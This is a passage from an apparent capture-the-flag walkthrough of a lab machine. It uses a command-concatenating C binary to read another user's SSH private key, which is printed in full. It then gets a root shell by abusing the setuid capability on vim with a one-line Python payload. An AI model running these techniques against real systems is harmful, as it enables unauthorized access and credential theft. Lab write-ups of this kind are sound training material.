 10    strcpy(dest, "/bin/cat /home/leonard/");
 11    strcat(dest, argv[1]);
 12    system(dest);
 13  }
 14  else
 15  {
 16    system("./admin.sh");
 17  }
 18  return 0;
 19 }
```

The executable does take an argument as input. If not provided, then it runs the admin.sh file. Else it will execute `/bin/cat /home/leonard/<file_name>`

```
william@undiscovered:~$ ./script .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAwErxDUHfYLbJ6rU+r4oXKdlYzPacNjjZlKwQqK1l4JE93rJQ
HEhQlurt1Zd22HX2zBDqkKfvxSxLthhhArNLkm0k+VRdcdnXwCiQqUmAmzpse9df
YU/UhUfTu399lM05s2jYD50A1lUelC1QhBOwnwhYQRvQpVmSxkXBOVwFLaC1AiMn
SqoMTrpQPxXlv15Tl86oSu0qWtDqqxkTlQs+xbqzySe3y8yEjW6BWtR1QTH5s+ih
hT70DzwhCSPXKJqtPbTNf/7opXtcMlu5o3JW8Zd/KGX/1Vyqt5ememrwvaOwaJrL
+ijSn8sXG8ej8q5FidU2qzS3mqasElpWTZPJ0QlDAQABAoIBAHqBRADGLqFW0lyN
C1qaBxfFmbc6hVql7TgiRpqvivZGkbwGrbLW/0Cmes7QqA5PWOO5AzcVRlO/XJyt
+1/VChhHlH8XmFCoECODtGWlRiGenu5mz4UXbrVahTG2jzL1bAU4ji2kQJskE88i
72C1iphGoLMaHVq6Lh/S4L7COSpPVU5LnB7CJ56RmZMAKROrxuFw3W9B8SyV6UGg
Jb1l9ksAmGvdBJGzWgeFFj82ilKZkrx5Ml4ZDBaS39pQ1tWfx1wZYwWw4rXdq+xJ
xnBOG2SKDDQYn6K6egW2+aNWDRGPq9P17vt4rqBn1ffCLtrIN47q3fM72H0CRUJl
Ktn7E2ECgYEA3fiVs9JEivsHmFdn7sO4eBHe86M7XTKgSmdLNBAaap03SKCdYXWD
BUOyFFQnMhCe2BgmcQU0zXnpiMKZUxF+yuSnojIAODKop17oSCMFWGXHrVp+UObm
L99h5SIB2+a8SX/5VIV2uJ0GQvquLppISLd70eVBsM06bm1GXlS+oh8CgYEA3cWc
TIJENYmyRqpz3N1dlu3tW6zAK7zFzhTzjHDnrrnclb/6atk0xkwMAE0vAWeZCKc2
ZlBjwSWjfY9Hv/FMdrR6m8kXHU0yvP+dJeaF8Fqg+IRx/F0DFN2AXdrKI+hWUtMJ
iTQx6sR7mspgGeHhYFpBkuSxkamACy9SzL6Sdg8CgYATprBKLTFYRIUVnZdb8gPg
zWQ5mZfl1leOfrqPr2VHTwfX7DBCso6Y5rdbSV/29LW7V9f/ZYCZOFPOgbvIOMVK
3RdiKp8OWp3Hw4U47bDJdKlK1ZodO3PhhRs7l9kmSLUepK/EJdSu32fwghTtl0mk
OGpD2NIJ/wFPSWITbJk77QKBgEVQFNiowi7FeY2yioHWQgEBHfVQGcPRvTT6wV/8
jbzDZDS8LsUkW+U6MWoKtY1H1sGomU0DBRqB7AY7ON6ZyR80qzlzcSD8VsZRUcld
sjD78mGZ65JHc8YasJsk3br6p7g9MzbJtGw+uq8XX0/XlDwsGWCSz5jKFDXqtYM+
cMlrAoGARZ6px+cZbZR8EA21dhdn9jwds5YqWIyri29wQLWnKumLuoV7HfRYPxIa
bFHPJS+V3mwL8VT0yI+XWXyFHhkyhYifT7ZOMb36Zht8yLco9Af/xWnlZSKeJ5Rs
LsoGYJon+AJcw9rQaivUe+1DhaMytKnWEv/rkLWRIaiS+c9R538=
-----END RSA PRIVATE KEY-----
```

With that, we get the private key of Leonard.

Privilege Escalation

```
Files with capabilities (limited to 50):
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/vim.basic = cap_setuid+ep
```

```
leonard@undiscovered:/tmp$ ls -l /usr/bin/vim.basic
-rwxr-xr-- 1 root developer 2437320 Mar 19  2020 /usr/bin/vim.basic
leonard@undiscovered:/tmp$ id
uid=1002(leonard) gid=1002(leonard) groups=1002(leonard),3004(developer)
```

Leonard is a member of the group ‘developer’

```
leonard@undiscovered:/tmp$ /usr/bin/vim.basic -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
^[[2;2RErase is control-H (^H).
# id
sh: 1: not found
sh: 1: 2Rid: not found
# id
uid=0(root) gid=1002(leonard) groups=1002(leonard),3004(developer)
#
```